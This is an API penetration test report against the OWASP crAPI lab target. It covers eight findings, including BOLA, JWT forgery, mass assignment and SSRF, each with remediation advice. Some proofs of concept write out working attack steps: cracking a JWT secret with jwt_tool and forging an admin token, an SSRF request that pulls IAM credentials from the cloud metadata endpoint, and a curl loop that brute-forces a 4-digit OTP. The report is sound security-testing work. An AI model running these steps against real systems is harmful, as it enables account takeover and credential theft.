



HEXLOGIC

API PENETRATION TESTING



“crAPI lab — crapi.local”

Document Information

Project Name	API Penetration Testing
Document Title	API Penetration Test Report
Document Type	Final Report
Classification	Confidential & Restricted
Created By	HexLogic Offensive Security

Document History

Version	Author	Date	Change Description
1.0	HexLogic	30 May 2025	Final Report

Table of Contents

1 Introduction

This report describes the proceedings and results of the API penetration test conducted by HexLogic against crAPI lab — crapi.local. It enlists the findings identified during the engagement, their business impact and recommended remediation.

1.1 Objective

The objective of the assessment was to evaluate the security posture of crAPI lab — crapi.local and to provide a final security review report comprising a remediation strategy and recommendations to help mitigate the identified vulnerabilities and risks. The assessment was conducted presuming the malicious intent of an external adversary in order to identify associated business risk and its impact.

1.2 Assessment Duration

Test Duration	15 May 2025 – 23 May 2025
Total Days	7 Days
Note	First Test

1.3 Team Contact Details

Name	HexLogic
Contact	security@hexlogic.io
Role	Penetration Testing Team

2 Scope

This section defines the scope and boundaries of the engagement.

2.1 Target Scope

- <http://crapi.local:8888/> (crAPI — Completely Ridiculous API, OWASP test target)

2.2 Assessment Attributes

Starting Vector	External (authenticated and unauthenticated)
Target Criticality	Assessment Environment
Assessment Nature	Cautious & calculated
Assessment Conspicuity	Clear
Proof of Concept(s)	Attached wherever possible and applicable

2.3 Assessment Type and Methods

The assessment was performed in a grey-box manner, primarily manual in nature while using a limited, necessary tool-set to make the process more efficient, preserving the imitation of a real-world adversary. Testing covered object- and function-level authorization, authentication and token handling, mass assignment, data exposure, injection, rate limiting and server-side request forgery.

2.4 Methodology & Risk Classification

The following risk classification is used throughout this report. Findings are rated using CVSS v3.1 and business context.

Critical	Trivially exploitable issues leading to full system or data compromise; remediate immediately.
High	Serious issues allowing significant unauthorised access or impact; remediate as a priority.
Medium	Issues exploitable under certain conditions, often combined with others; schedule remediation.
Low	Limited-impact weaknesses and defence-in-depth gaps; address during routine hardening.
Info	No direct threat, but may reveal sensitive information useful to an attacker.

3 Executive Summary

The target in scope was reviewed for the adequacy of its existing security controls in accordance with the OWASP API Security Top 10 (2023) and OWASP WSTG and industry best practices. The aim of the testing was to establish whether the target could be compromised to allow unauthorised access to sensitive data or systems.

A total of 8 vulnerabilities were identified during the assessment, comprising 2 Critical, 3 High, 2 Medium and 1 Low-risk findings. The API exposes broken authorization and token-handling flaws that permit access to other users' data and forging of administrative tokens; these allow full account and data compromise and must be remediated immediately, alongside the mass-assignment, data-exposure and SSRF findings.

3.1 Graphical Representation of Vulnerabilities

The table below summarises the overall risk identified during the assessment.

Critical	High	Medium	Low	Total
2	3	2	1	8

4 Compliance – Detailed Summary

The final risk value of each vulnerability is derived by considering the likelihood of exploitation and the impact on the business of the assessed target.

No	Findings	Severity	CVSS 3.1	Status
1	Broken Object Level Authorization (BOLA)	Critical	9.1	Open
2	JWT Misconfiguration — Token Forgery	Critical	9.8	Open
3	Mass Assignment — Privilege & Balance Manipulation	High	8.1	Open
4	Broken Function Level Authorization (BFLA)	High	7.5	Open
5	Excessive Data Exposure	High	7.5	Open
6	Server-Side Request Forgery (SSRF)	Medium	6.5	Open
7	Lack of Rate Limiting on OTP Verification	Medium	5.9	Open
8	Security Misconfiguration — Verbose Errors & Debug Data	Low	3.7	Open

5 Detailed Technical Summary

This section provides the technical detail for each finding, including a comprehensive description, business impact, reproduction steps, proof of concept and remediation guidance.

5.1 Broken Object Level Authorization (BOLA)

Critical

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N

9.1
Open

Description

The API returns object data based on an identifier supplied in the request path without verifying that the authenticated caller owns the referenced object. By substituting another user's vehicle identifier, a low-privileged user can retrieve other customers' vehicle data and real-time location. Identifiers are UUIDs but are leaked elsewhere in the API, so they are discoverable. BOLA is the most prevalent and impactful class of API vulnerability.

Affected Endpoint

GET /identity/api/v2/vehicle/{vehicleId}/location

Impact

- Cross-user disclosure of sensitive object data including vehicle location and owner details.
- Privacy and physical-safety implications where location data is exposed.
- At scale, harvesting of data across the entire user base.

Steps to Reproduce

1. Authenticate as a standard user and capture a request to your own vehicle's location endpoint.
2. Substitute the vehicleId with an identifier belonging to another user.
3. Observe the other user's data returned with a 200 response.

Proof of Concept




Figure 1. Substituting another user's vehicleId returns their vehicle and live location data.

Recommendations

- Enforce object-level authorization on every endpoint, validating ownership of the requested object against the authenticated principal.
- Centralise authorization checks in middleware rather than per-handler to avoid omissions.
- Avoid leaking object identifiers in unrelated responses, and add automated authorization tests for cross-user access.
- Log and alert on access attempts that fail ownership checks.

References

- [OWASP API1:2023 — BOLA](#)
- [CWE-639](#)

5.2 JWT Misconfiguration — Token Forgery

Critical

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

9.8
Open

Description

The API validates JSON Web Tokens without strictly pinning the signing algorithm and accepts tokens signed with a weak, guessable HMAC secret. An attacker can forge a token asserting an arbitrary identity and elevated privileges, or strip the signature using the 'none' algorithm, and the API accepts it as valid. This allows complete authentication and authorization bypass.

Affected Mechanism

Authorization: Bearer <JWT>


Impact

- Forgery of tokens for any user, including administrators, enabling full account takeover.
- Complete bypass of authentication and authorization controls across the API.
- Persistent access that is difficult to distinguish from legitimate traffic.

Steps to Reproduce

1. Capture a valid JWT and inspect its header and claims.
2. Crack the HMAC secret offline or set the algorithm to none and remove the signature.
3. Modify the claims to assert an admin role and replay the forged token to a privileged endpoint.

Proof of Concept



```

user@kali: ~/engagements/HX-API — jwt_tool
$ jwt_tool eyJhbGciOiJIUzI1NiIs... -C -d rockyou.txt
[+] secret recovered: Crapi
$ jwt_tool eyJhbGciOiJIUzI1NiIs... -S hs256 -p Crapi \
-T # tamper: set "role":"admin"
[+] forged token: eyJhbGciOiJIUzI1NiIs...role=admin
$ curl -s http://crapi.local:8888/identity/api/v2/admin/users \
-H "Authorization: Bearer <forged>" | head
HTTP/1.1 200 OK full user list returned to forged admin token

```

Figure 2. The JWT secret is cracked and a forged admin token is accepted by a privileged endpoint.

Recommendations

- Pin the accepted signing algorithm server-side and reject 'none' and mismatched algorithms.
- Use a long, high-entropy signing key (or asymmetric RS256) stored in a secret manager, never a dictionary word.
- Validate all standard claims (exp, iss, aud) and keep token lifetimes short with server-side revocation.
- Add tests asserting that forged and unsigned tokens are rejected.

References

- [OWASP — JWT for Java Cheat Sheet](#)
- [CWE-347](#)

5.3 Mass Assignment — Privilege & Balance Manipulation

High

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N

8.1
Open

Description

The API binds client-supplied JSON directly to internal data models without an allow-list of permitted fields. By adding extra attributes to the request body, an attacker can set fields that should be server-controlled, such as account credit, order status or user role, gaining unauthorised value or privileges.

Affected Endpoint

POST /workshop/api/shop/orders

Impact

- Manipulation of server-controlled values such as account balance, order status or role.
- Financial loss and privilege escalation.
- Integrity compromise of business records.

Steps to Reproduce

1. Capture a legitimate request to a write endpoint and review the accepted body.
2. Add an unexpected field (e.g. credit or role) to the JSON body.
3. Forward the request and confirm the server-controlled field was updated.

Proof of Concept




Figure 3. Extra JSON fields are bound to the model, letting the client set server-controlled credit and status.

Recommendations

- Bind requests to explicit Data Transfer Objects with an allow-list of client-writable fields.
- Never expose internal model fields directly; map between API and persistence layers.
- Validate and ignore unexpected properties, and add tests asserting protected fields cannot be set by clients.

References

- [OWASP API6:2023 — Mass Assignment \(Broken Object Property Level Authorization\)](#)
- [CWE-915](#)

5.4 Broken Function Level Authorization (BFLA)

High

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N

7.5
Open

Description

Administrative functions are not protected by server-side role checks and rely instead on the client not displaying them. A standard, authenticated user can invoke administrative endpoints directly and perform privileged operations such as listing all users or modifying other accounts.

Affected Endpoint

GET /identity/api/v2/admin/users


Impact

- Standard users can perform administrative actions, including viewing or modifying all accounts.
- Privilege escalation and unauthorised data access.
- Loss of administrative control integrity.

Steps to Reproduce

1. Authenticate as a standard user.
2. Send a request directly to an administrative endpoint.
3. Observe the privileged action succeed despite the lack of admin role.

Proof of Concept



The screenshot displays a web browser's developer tools, specifically the Network tab. It shows a successful GET request to the endpoint `/identity/api/v2/admin/users?limit=100` with a Bearer token. The response is a 200 OK status with a JSON payload containing a list of users, including an admin user. A comment at the bottom of the response indicates that the admin endpoint is accessible to a standard user.

Figure 4. A standard user's token successfully calls an administrative endpoint and lists all users.

Recommendations

- Enforce role- and function-level authorization on the server for every privileged endpoint.
- Deny by default and grant access explicitly based on the authenticated principal's role.
- Separate administrative APIs and apply consistent authorization middleware.
- Add automated tests verifying privileged endpoints reject non-privileged tokens.

References

- [OWASP API5:2023 — Broken Function Level Authorization](#)
- [CWE-285](#)

5.5 Excessive Data Exposure

High

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

7.5
Open

Description

API responses return more data than the client interface uses, relying on the front-end to filter sensitive fields. Inspecting the raw responses reveals internal identifiers, other users' details and sensitive attributes that should never leave the server. Attackers consume the API directly and therefore receive everything the endpoint returns.

Affected Endpoint

GET /identity/api/v2/user/dashboard

Impact

- Disclosure of sensitive fields (internal IDs, tokens, other users' PII) not shown in the UI.
- Aggregation of leaked data to support targeted attacks.
- Privacy and compliance exposure.

Steps to Reproduce

1. Authenticate and request a typical data endpoint used by the UI.
2. Inspect the raw JSON response rather than the rendered page.
3. Identify sensitive fields returned but not displayed by the client.

Proof of Concept




Figure 5. The dashboard endpoint returns sensitive fields (OTP, internal ID, password hash) not shown in the UI.

Recommendations

- Return only the fields the client requires, using explicit response DTOs and serialisation allow-lists.
- Never rely on the front-end to filter sensitive data.
- Classify data and prevent secrets/ hashes from being serialised to responses.
- Review all endpoints for over-exposure as part of the API design process.

References

- [OWASP API3:2023 — Broken Object Property Level Authorization](#)
- [CWE-213](#)

5.6 Server-Side Request Forgery (SSRF)

Medium

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N

6.5
Open

Description

An endpoint accepts a URL parameter and the server fetches it without validating the destination. An attacker can supply an internal address or the cloud metadata endpoint, causing the server to make requests on the attacker's behalf to systems that are not directly reachable. This can be used to reach internal services and, in cloud environments, to retrieve instance credentials from the metadata service.

Affected Endpoint

POST /workshop/api/merchant/contact_mechanic


Impact

- Access to internal-only services and metadata endpoints via the server.
- Potential disclosure of cloud instance credentials from the metadata service.
- Internal network reconnaissance and pivoting.

Steps to Reproduce

1. Identify a request parameter that the server uses to fetch a URL.
2. Replace it with an internal or metadata URL.
3. Observe the internal response returned or behavioural confirmation of the request.

Proof of Concept



```

Request
Pretty Raw Hex
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: crapi.local:8888
3 Authorization: Bearer eyJhbGciOiJIUzI1NiIs...user
4 Content-Type: application/json
5
6 { "mechanic_api": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"
7
8

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3
4 { "response_from_mechanic_api": {
5   "Code": "Success",
6   "AccessKeyId": "ASIA...", "SecretAccessKey": "..."}
7 }
8 <!-- server fetched the cloud metadata endpoint (SSRF) -->

```

Figure 6. A user-supplied URL causes the server to fetch the cloud metadata endpoint and return instance credentials.

Recommendations

- Validate and allow-list permitted destinations; reject internal, link-local and metadata addresses.
- Resolve and pin hostnames, and disable unnecessary URL redirects following.
- Use IMDSv2 (session-token) for cloud metadata and apply egress firewalling from application hosts.
- Run outbound fetches through a constrained proxy with strict policy.

References

- [OWASP API7:2023 — SSRF](#)
- [CWE-918](#)

5.7 Lack of Rate Limiting on OTP Verification

Medium

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N

5.9
Open

Description

The one-time-password verification endpoint applies no rate limiting or attempt cap. Because the OTP is a short numeric code, an attacker can brute-force the entire keyspace within a feasible time and verify another user's account or reset their password, defeating the purpose of the second factor.

Affected Endpoint

POST /identity/api/auth/v2/check-otp


Impact

- Brute-force of short OTP codes enabling account verification or password reset.
- Bypass of the intended multi-factor protection.
- Account takeover when combined with known email addresses.

Steps to Reproduce

1. Initiate an OTP-protected flow for a target account.
2. Submit automated guesses across the full numeric OTP range.
3. Observe a successful verification with no throttling or lockout.

Proof of Concept



```

user@kali: ~/engagements/HX-API — otp-brute
$ for otp in $(seq -w 0000 9999); do
  curl -s -X POST http://crapi.local:8888/identity/api/auth/v2/check-otp \
    -d "{\"email\":\"victim@example.com\",\"otp\":\"$otp\"}" -o /dev/null -w "%{http_code} $otp\n"
done | grep '200'
200 4471 # correct OTP found
[!] no rate limiting - full 4-digit OTP space brute-forced in minutes

```

Figure 7. The OTP endpoint accepts unlimited attempts, allowing the short code to be brute-forced.

Recommendations

- Apply strict per-account and per-IP rate limiting and a hard attempt cap with lockout on the OTP endpoint.
- Use longer OTPs with short expiry and invalidate on first failure threshold.
- Add anomaly detection and alerting for high-volume verification attempts.
- Consider exponential back-off and CAPTCHA after repeated failures.

References

- [OWASP API4:2023 — Unrestricted Resource Consumption](#)
- [CWE-307](#)

5.8 Security Misconfiguration — Verbose Errors & Debug Data

Low

CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

3.7

Open

Description

Malformed or unexpected requests return verbose framework error messages, including stack traces, ORM query details and library versions. This information discloses the technology stack and internal structure of the API and assists an attacker in identifying and exploiting further weaknesses.

Affected Endpoint

GET /workshop/api/shop/products/0

Impact

- Disclosure of frameworks, versions and internal query structure.
- Reduced effort for an attacker to craft targeted exploits.
- Potential leakage of file paths and configuration details.

Steps to Reproduce

1. Send a malformed request to an API endpoint.
2. Inspect the error response for stack traces and version data.
3. Note the disclosed framework and internal details.

Proof of Concept




Figure 8. A malformed request returns a verbose stack trace disclosing the framework, version and code paths.

Recommendations

- Disable debug mode in production and return generic error responses to clients.
- Log detailed diagnostics server-side only and strip stack traces from API responses.
- Apply a consistent, hardened configuration baseline across environments.
- Suppress framework and version banners where possible.

References

- [OWASP API8:2023 — Security Misconfiguration](#)
- [CWE-209](#)

THANK YOU

